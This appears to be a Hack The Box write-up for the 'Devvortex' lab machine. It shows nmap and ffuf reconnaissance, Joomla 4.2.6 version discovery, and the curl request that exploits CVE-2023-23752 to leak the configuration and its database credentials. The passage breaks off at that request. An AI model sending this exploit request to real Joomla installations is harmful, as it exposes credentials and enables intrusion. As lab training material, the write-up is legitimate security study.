
Devvortex - Hack the Box

Initial Access


```
nmap -p- -sC -sV -vv -T4 -oA devvortex 10.129.229.146
```



```
┌──(kali㉿kali)-[~/htb/devvortex/scans-devvortex]
└─$ grep open devvortex.nmap
22/tcp    open     ssh          syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http         syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
```

HTTP Enumeration


Adding the hostname to the `/etc/hosts` file



Unleash the power of the web with DevVortex - your compass in the digital realm


ffuf - Vhost Enumeration

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-
5000.txt:FUZZ -u http://10.129.229.146/ -H "HOST: FUZZ.devvortex.htb" -fw 4
```




```
dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 236ms]
:: Progress: [4989/4989] :: Job [1/1] :: 331 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
```

Adding the new hostname to the `/etc/hosts` file




```
┌──(kali㉿kali)-[~/htb/devvortex/devvortex-http]
└─$ echo '10.129.229.146 dev.devvortex.htb' | sudo tee -a /etc/hosts
10.129.229.146 dev.devvortex.htb
```



WELCOME TO DEVVORTEX

Welcome to the realm of stunning web design!




```
GET / HTTP/1.1
Host: dev.devvortex.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 17 Oct 2025 04:59:42 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Set-Cookie: 1daf6e3366587cf9ab315f8ef3b5ed78=56ssnbjsggr9daj7kjcrc6jjfq;
path=/; HttpOnly
x-frame-options: SAMEORIGIN
referrer-policy: strict-origin-when-cross-origin
cross-origin-opener-policy: same-origin
Expires: Wed, 17 Aug 2005 00:00:00 GMT
Last-Modified: Fri, 17 Oct 2025 04:59:42 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 23221
```


ffuf - Directory Busting

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://dev.devvortex.htb/FUZZ
```



```
media                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 124ms]
templates               [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 131ms]
# on at least 2 different hosts [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 687
modules                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 124ms]
plugins                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 199ms]
includes                [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 194ms]
language                [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 142ms]
components              [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 135ms]
api                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 127ms]
cache                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 165ms]
libraries               [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 196ms]
tmp                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 124ms]
layouts                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 209ms]
administrator           [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 213ms]
:: Progress: [9229/220559] :: Job [1/1] :: 31 req/sec :: Duration: [0:04:43] :: Errors: 0 ::
```

We found an **Development Joomla Administrator Login Page**



Not Secure http://dev.devvortex.htb/administrator/

Development
Joomla Administrator Login

Username

Please fill in this field

Password

Log in

Forgot your login details?

Need Support?


You can find help here:
Joomla! Support Forum
Joomla! Documentation
Joomla! News

Joomla Enumeration

Finding the Joomla version

Reference - https://hackertarget.com/joomla-security-testing-guide/

```
https://dev.devvortex.htb/administrator/manifests/files/joomla.xml
```



```
-<extension type="file" method="upgrade">
   <name>files_joomla</name>
   <author>Joomla! Project</author>
   <authorEmail>admin@joomla.org</authorEmail>
   <authorUrl>www.joomla.org</authorUrl>
   <copyright>(C) 2019 Open Source Matters, Inc.</copyright>
  -<license>
     GNU General Public License version 2 or later; see LICENSE.txt
   </license>
   <version>4.2.6</version>
   <creationDate>2022-12</creationDate>
   <description>FILES_JOOMLA_XML_DESCRIPTION</description>
   <scriptfile>administrator/components/com_admin/script.php</scriptfile>
  -<update>
    -<schemas>
      -<schemapath type="mysql">
         administrator/components/com_admin/sql/updates/mysql
       </schemapath>
      -<schemapath type="postgresql">
         administrator/components/com_admin/sql/updates/postgresql
       </schemapath>
     </schemas>
   </update>
  -<fileset>
    -<files>
       <folder>administrator</folder>
       <folder>api</folder>
       <folder>cache</folder>
       <folder>cli</folder>
       <folder>components</folder>
       <folder>images</folder>
       <folder>includes</folder>
       <folder>language</folder>
       <folder>layouts</folder>
       <folder>libraries</folder>
       <folder>media</folder>
       <folder>modules</folder>
       <folder>plugins</folder>
       <folder>templates</folder>
       <folder>tmp</folder>
       <file>htaccess.txt</file>
       <file>web.config.txt</file>
       <file>LICENSE.txt</file>
       <file>README.txt</file>
       <file>index.php</file>
     </files>
   </fileset>
  -<updateservers>
     <server name="Joomla! Core" type="collection">https://update.joomla.org/core/list.xml</server>
   </updateservers>
 </extension>
```


We see that the website is running **Joomla 4.2.6**

Exploitation - CVE-2023-23752 - Authentication Bypass

Reference - https://www.vulncheck.com/blog/joomla-for-rce

An authentication bypass resulting in an information leak. Most of the public exploits use the bypass to leak the system's configuration, which contains the Joomla! MySQL database credentials in plaintext.

```
curl -v https://dev.devvortex.htb/api/index.php/v1/config/application?public=true |
jq
```

